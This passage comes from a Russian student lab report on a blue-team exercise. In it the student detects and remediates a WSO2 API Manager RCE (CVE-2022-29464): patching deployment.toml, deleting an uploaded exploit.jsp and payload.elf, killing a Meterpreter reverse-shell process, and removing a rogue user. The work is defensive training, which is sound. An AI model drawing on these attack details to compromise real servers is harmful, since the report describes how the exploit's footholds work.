Below the overview, there is a section titled 'Покрытие уязвимости в продуктах VIPNet' with a link to 'VIPNet IDS NS'. At the bottom, there is a 'Загрузки' (Downloads) section with a button labeled 'Смотреть загрузки' (View downloads).

Рис. 3.32: Уязвимость CVE-2022-29464

Заполним карточку третьего инцидента(рис. 3.33).

The screenshot shows the 'RCE Атака на API Manager WSO2 (CVE-2022-29464)' page. The top navigation bar has tabs for 'Основная информация' (Main information) and 'Чат' (Chat). On the right, there is a 'В работе' (In progress) button. The main content area is divided into several sections:

- Дата и время события**: 13.10.2025 17:52
- Описание**: Сетевой сенсор VIPNet IDS NS во время атаки фиксирует несколько инцидентов информационной безопасности, направленных на уязвимый сервер. При скачивании пакета события ET ATTACK_RESPONSE Possible WebShell Upload Attempt via Directory Traversal M1 и рассмотрении подробнее в Wireshark можно выявить факт загрузки вредоносного JSP-файла на сервер. Также можно проанализировать wso2_http_access.log и проверить открытые tcp подключения
- Индикаторы компрометации**: Отправка исполняемого файла по HTTP
- Рекомендации**: 1) Удалить вредоносные файлы payload.elf, exploit.jsp и связанные java-файлы. 2) Дополнить конфигурационный файл deployment.toml в соответствии с рекомендациями разработчиков для проверки безопасности получаемых маршрутов
- On the right side, there are additional details:
 - Оценка**: 5 stars
 - Автор**: Стариков Данила @1132226531@pfur.ru
 - Ответственный**: Стариков... @1132226531@pfur.ru
 - Источник**: 195.239.174.11
 - Поражённые активы**: 10.10.2.27

Рис. 3.33: Карточка третьего инцидента

3.3.4 Устранение уязвимости

Устранение уязвимости можно осуществить изменением параметра загрузки ресурсов в конфигурационном файле.

Следует отметить, что индикатор устранения уязвимости не изменится, пока не будет устранено последствие в виде вредоносного соединения[5].

3.3.4.1 Изменение параметра загрузки ресурсов в конфигурационном файле


Уязвимым маршрутом загрузки является fileupload, в продукциях WSO2 существует функция, которая отвечает за защиту маршрутов, выполняет проверку безопасности полученных HTTP-запросов и возвращает истину или ложь.

На основе ответа данной функции будет принято решение – предоставить или отклонить доступ к запрашиваемому URI. Если маршрут представляет собой /fileupload, то доступ будет разрешен всегда и без прохождения аутентификации. Для устранения уязвимости необходимо добавить проверку уязвимого маршрута в конфигурационный файл.

Подробное описание закрытия уязвимости представлено разработчиками на официальном сайте <https://security.docs.wso2.com/en/latest/security-announcements/security-advisories/2022/WSO2-2021-1738>.

Последовательность действий для закрытия данной полезной нагрузки:

- 1) открыть файл конфигурации WSO2 API-Manager, который находится по пути /opt/wso2am-4.0.0/repository/conf/deployment.toml(рис. 3.34);
- 2) добавить следующую запись в файл(рис. 3.35):



FreeRDP: 10.140.2.153

```

root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:45748   users:(("java",pid=766,fd=477))
ESTAB      0      0          10.10.2.27:amqp     10.10.2.27:43840   users:(("java",pid=766,fd=578))
ESTAB      0      0          10.10.2.27:amqp     10.10.2.27:43816   users:(("java",pid=766,fd=516))
ESTAB      0      0          10.10.2.27:43834   10.10.2.27:amqp    users:(("java",pid=766,fd=560))
FIN-WAIT-20     0          10.10.2.27:56064   10.10.2.27:9611    users:(("java",pid=766,fd=515))
ESTAB      0      0          10.10.2.27:43816   10.10.2.27:amqp    users:(("java",pid=766,fd=391))
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:56064   users:(("java",pid=766,fd=391))
FIN-WAIT-20     0          10.10.2.27:36204   10.10.2.27:9611    users:(("java",pid=766,fd=487))
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:58932   users:(("java",pid=766,fd=408))
CLOSE-WAIT0      0          10.10.2.27:9711    10.10.2.27:54650   users:(("java",pid=766,fd=487))
ESTAB      0      64         10.10.2.27:ssh      10.10.2.254:49045   users:(("sshd",pid=19426,fd=3),("sshd",pid=19413,fd=3))
FIN-WAIT-20     0          10.10.2.27:45748   10.10.2.27:9611    users:(("java",pid=766,fd=229))
CLOSE-WAIT0      0          10.10.2.27:9611    10.10.2.27:43076   users:(("java",pid=766,fd=105))
ESTAB      0      0          10.10.2.27:43800   10.10.2.27:amqp    users:(("java",pid=766,fd=105))
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd
backup/           business-processes/ lib/           repository/       samples/        tmp/
bin/             dbscripts/           modules/        resources/      solr/          updates/
(bin/            failed reverse-i-search)`depl': vim ^Cployment.toml
root@wso2-virtual-machine:/opt/wso2am-4.0.0# ^C
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/co
components/ conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/conf/
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# l
advanced/          email/           messaging-event-broker.xml   sec.policy
api-manager.xml    etc/            metrics.properties      security/
axis2/            event-broker.xml   metrics.xml          sms/
broker.xml         event-processor.xml multitenancy/        solr/
carbon.properties* governance.xml   multitenant-msg-context.properties stream-interceptors.xml
carbon.xml         hazelcast.properties nhttp.properties synapse-handlers.xml
claim-config.xml   health-check-config.xml output-event-adapters.xml synapse.properties
consent-mgt-config.xml identity/      passthru-http.properties tenant-mgt.xml
data-bridge/        input-event-adapters.xml README thrift-authentication.xml
datasources/       jndi.properties  registry-event-broker.xml tomcat/
datasources.properties jndi.properties* registry_IM.xml user-mgt.xml
deployment.toml*   log4j2.properties registry.xml wso2-log-masking.properties
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# vi deployment.toml

```

Рис. 3.34: Открытие конфигурационного файла

```
[[resource.access_control]]
```

```
context=".*/fileupload/(.*)"
```

```
secure=true
```

```
http_method = "all"
```

```
permissions = ["/permission/protected/"]
```

```
FreeRDP: 10.140.2.153
$ cd wso2/virtual-machine/rpt/wso2am-4.0.0/repository/conf

[database.local]
url = "jdbc:h2:./repository/database/WSO2CARBON_DB;DB_CLOSE_ON_EXIT=FALSE"

[[event_listener]]
id = "token_revocation"
type = "org.wso2.carbon.identity.core.handler.AbstractIdentityHandler"
name = "org.wso2.is.notification.ApimOAuthEventInterceptor"
order = 1

[[event_listener.properties]]
notification_endpoint = "https://localhost:${mgt.transport.https.port}/internal/data/v1/notify"
username = "${admin.username}"
password = "${admin.password}"
"header.X-WSO2-KEY-MANAGER" = "default"

[database_configuration]
enable_h2_console = "true"

[http_access_log]
useLogger = true

[catalina.valves.access_log]
className = "org.apache.catalina.valves.AccessLogValve"
directory="/var/log"
prefix="wso2_http_access"
suffix=".log"
rotatable=false"
pattern="%h %l %u %t %r %s %b %{Referer}i %{User-Agent}i %T"
        |

[[resource.access_control]]
context="(.*)/fileupload/(.*)"
secure=true
http_method = "all"
permissions = ["/permission/protected/"]
```

Рис. 3.35: Измененный конфигурационный файл

Также необходимо удалить загруженный exploit.jsp(рис. 3.36) файл по пути /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint с помощью команды: rm exploit.jsp.

Далее удалить сгенерированный файл payload.elf в директории /tmp с помощью команды(рис. 3.37): rm payload.elf.

Наличие данных файлов на атакуемой машине позволит нарушителю получить сессию и после внесения изменений в конфигурационный файл.

```
root@wso2-virtual-machine:/opt/wso2am-4.0.0# find . -name "exploit.jsp"
./repository/deployment/server/webapps/authenticationendpoint/exploit.jsp
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd repository/deployment/server/webapps/authenticationendpoint/
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint# rm exploit.jsp
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint#
```

Рис. 3.36: Удаление загруженного файла exploit.jsp


```
ESTAB      0          0 10.10.2.27:43800 10.10.2.27:amqp  users:(("java",pid=766,fd=105))
root@wso2-virtual-machine:/tmp# rm payload.elf
root@wso2-virtual-machine:/tmp# cd /opt/
puppetlabs/ wso2am-4.0.0/
root@wso2-virtual-machine:/tmp# cd /opt/wso2am-4.0.0/
backup/           business-processes/ lib/           repository/       samples/        tmp/
bin/             dbscripts/        modules/        resources/       solr/         updates/

```

Рис. 3.37: Удаление загруженного файла payload.elf

Для вступления в силу внесенных изменений необходимо перезапустить

службу с помощью команды: systemctl restart wso2api.service(рис. 3.38).



```
FreeRDP: 10.140.2.153
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf
CLOSE-WAIT0 0 10.10.2.27:9611 10.10.2.27:45748 users:(("java",pid=766,fd=477))
ESTAB 0 0 10.10.2.27:amqp 10.10.2.27:43840 users:(("java",pid=766,fd=578))
ESTAB 0 0 10.10.2.27:amqp 10.10.2.27:43816 users:(("java",pid=766,fd=516))
ESTAB 0 0 10.10.2.27:43834 10.10.2.27:amqp users:(("java",pid=766,fd=560))
FIN-WAIT-20 0 10.10.2.27:56064 10.10.2.27:9611
ESTAB 0 0 10.10.2.27:43816 10.10.2.27:amqp users:(("java",pid=766,fd=515))
CLOSE-WAIT0 0 10.10.2.27:9611 10.10.2.27:56064 users:(("java",pid=766,fd=391))
FIN-WAIT-20 0 10.10.2.27:36204 10.10.2.27:9611
CLOSE-WAIT0 0 10.10.2.27:9611 10.10.2.27:58932 users:(("java",pid=766,fd=408))
CLOSE-WAIT0 0 10.10.2.27:9711 10.10.2.27:54650 users:(("java",pid=766,fd=487))
ESTAB 0 64 10.10.2.27:sshd 10.10.2.254:49045 users:(("sshd",pid=19426,fd=3),("sshd",pid=19413,fd=3))
FIN-WAIT-20 0 10.10.2.27:45748 10.10.2.27:9611
CLOSE-WAIT0 0 10.10.2.27:9611 10.10.2.27:43076 users:(("java",pid=766,fd=229))
ESTAB 0 0 10.10.2.27:43800 10.10.2.27:amqp users:(("java",pid=766,fd=105))
root@wso2-virtual-machine:/opt/wso2am-4.0.0# cd
backup/           business-processes/ lib/          repository/      samples/
bin/             dbscripts/        modules/       resources/      solr/         tmp/
components/     conf/           messaging-event-broker.xml   sec.policy
components/     conf/           metrics.properties    security/
components/     conf/           metrics.xml          sms/
components/     conf/           multitenancy/       solr/
carbon.properties*  governance.xml  multitenant-msg-context.properties stream-interceptors.xml
carbon.xml        hazelcast.properties nhttp.properties synapse-handlers.xml
claim-config.xml  health-check-config.xml output-event-adapters.xml synapse.properties
consent-mgt-config.xml identity/      passtru-httpr.properties tenant-mgt.xml
data-bridge/      input-event-adapters.xml README thrift-authentication.xml
datasources/      jndi2.properties  registry-event-broker.xml tomcat/
datasources.properties jndi.properties*  registry_TM.xml user-mgt.xml
deployment.toml*  log4j2.properties  registry.xml wso2-log-masking.properties
root@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/conf# vi deployment.toml
```

Рис. 3.38: Перезапуск службы

3.3.5 Устранение последствия Meterpreter-сессия

Цель данной полезной нагрузки – получение нарушителем Meterpreter-сессии с уязвимым сервером.

Обнаружить данную полезную нагрузку можно с помощью утилиты ss с ключами t и r. В случае установления соединения на уязвимой машине появится сокет с машиной нарушителя(рис. 3.39).

В Linux у процесса имеется уникальный идентификатор PID. При создании каждому процессу автоматически присваивается PID. Для прерывания соединения с машиной нарушителя необходимо принудительно остановить процесс с помощью команды kill вместе с номером процесса.

```

root@wso2-virtual-machine:/tmp# ss -tp
State      Recv-Q Send-Q Local Address:Port          Peer Address:Port
CLOSE-WAIT0 0        0      10.10.2.27:9611        10.10.2.27:40318 users:(("java",pid=766,fd=403))
ESTAB     0        0      10.10.2.27:43822       10.10.2.27:amqp users:(("java",pid=766,fd=552))
ESTAB     0        0      10.10.2.27:43786       10.10.2.27:amqp users:(("java",pid=766,fd=451))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43822 users:(("java",pid=766,fd=556))
ESTAB     0        0      10.10.2.27:43838       10.10.2.27:amqp users:(("java",pid=766,fd=566))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43800 users:(("java",pid=766,fd=511))
CLOSE-WAIT0 0        0      10.10.2.27:9611        10.10.2.27:59264 users:(("java",pid=766,fd=229))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43838 users:(("java",pid=766,fd=570))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43786 users:(("java",pid=766,fd=507))
ESTAB     0        0      10.10.2.27:43840       10.10.2.27:amqp users:(("java",pid=766,fd=574))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43834 users:(("java",pid=766,fd=565))
ESTAB     0        0      10.10.2.27:56030      195.239.174.11:5561 users:(("payload.eif",pid=5254,fd=3))
FIN-WAIT-20 0        0      10.10.2.27:59264       10.10.2.27:9611
CLOSE-WAIT0 0        0      10.10.2.27:9611        10.10.2.27:55514 users:(("java",pid=766,fd=98))
ESTAB     0        0      10.10.2.27:amqp        10.10.2.27:43840 users:(("java",pid=766,fd=516))
ESTAB     0        0      10.10.2.27:43834       10.10.2.27:amqp users:(("java",pid=766,fd=560))
ESTAB     0        0      10.10.2.27:43816       10.10.2.27:amqp users:(("java",pid=766,fd=515))
FIN-WAIT-20 0        0      10.10.2.27:41034      10.10.2.27:9611
ESTAB     0        64     10.10.2.27:sshd       10.10.2.294:49045 users:(("sshd",pid=19426,fd=3),("sshd",pid=19413,fd=3))
CLOSE-WAIT1 0        0      10.10.2.27:9763        10.10.1.33:47102 users:(("java",pid=766,fd=487))
FIN-WAIT-20 0        0      10.10.2.27:40318      10.10.2.27:9611
CLOSE-WAIT0 0        0      10.10.2.27:9611        10.10.2.27:41034 users:(("java",pid=766,fd=391))
ESTAB     0        0      10.10.2.27:43800       10.10.2.27:amqp users:(("java",pid=766,fd=105))
root@wso2-virtual-machine:/tmp# kill -9 5254

```

Рис. 3.39: Разрыв сессии нарушителя

3.3.6 Устранение последствия Создание пользователя в веб-интерфейсе

Данная полезная нагрузка заключается создании нарушителем пользователя в веб-интерфейсе WSO2 API-Manager.

Для обнаружения полезной нагрузки достаточно зайти в веб-интерфейс WSO2 API-Manager по ссылке <https://10.10.2.27:9443/carbon> и просмотреть список существующих пользователей(рис. 3.40).




Рис. 3.40: Пользователь hacker в списке пользователей

Для нейтрализации данной полезной нагрузки необходимо удалить созданного пользователя в веб-интерфейсе(рис. 3.41 - рис. 3.42).




Рис. 3.41: Удаление пользователя




Рис. 3.42: Удаление пользователя

Результат проделанной работы(рис. 3.43).

A screenshot of a web-based dashboard titled "Лабораторная 2-D (понедельник) 13_10". The top navigation bar includes links for "Основная информация", "Инциденты", "Цепочки кибератаки Beta", "Схема шаблона", and "Материалы". A prominent feature is a large orange circular icon with concentric rings, labeled "CSIRT". To its right, the text "Тренировка запущена. Атака завершена 100%" and "00:00:00" is displayed, along with the note "Сценарий: Ampire Защита интеграционной платформы" and "Шаблон: Офис (Конфигуратор)". Below this, the timestamp "Запущена в: 17:46" is shown. To the right, a section titled "Нераспределенные инциденты" states "Инциденты отсутствуют". A third section, "Уязвимости и последствия", lists several vulnerabilities, all of which are marked as "Устраниено": "Bitrix vote RCE", "Bitrix deface", "WSO2 API-Manager RCE", and "WSO2 User web".

Рис. 3.43: Результат проделанной работы

4 Вывод

В ходе выполнения данной лабораторной работы мы выполнили тренировку “Защита интеграционной платформы” в роли команды “Blue Team” (CSIRT – Computer Security Incident Response Team). В процессе выполнения работы освоили практические навыки выявления, анализа и устранения уязвимостей в различных системах, а также освоили навыки отработки действий по нейтрализации последствий успешных атак.

Список литературы

1. Сценарий Защита корпоративного мессенджера [Электронный ресурс].
2. AM Threat Intelligence Portal [Электронный ресурс].
3. Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак Ampire ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «Bitrix» [Электронный ресурс].
4. Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак Ampire ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «GITLAB» УЯЗВИМОСТЬ "GITLAB EXIFTOOL"(CVE 2021-22204) [Электронный ресурс].
5. Программный комплекс обучения методам обнаружения, анализа и устранения последствий компьютерных атак Ampire ПОЛНОЕ ОПИСАНИЕ УЯЗВИМОГО УЗЛА «WSO2 API-MANAGER» [Электронный ресурс].
6. Сетевой сенсор системы обнаружения атак программно-аппаратный комплекс ViPNet IDS NS 3 Руководство администратора [Электронный ресурс].
7. Security Onion Documentation Release 16.04.7.2 [Электронный ресурс].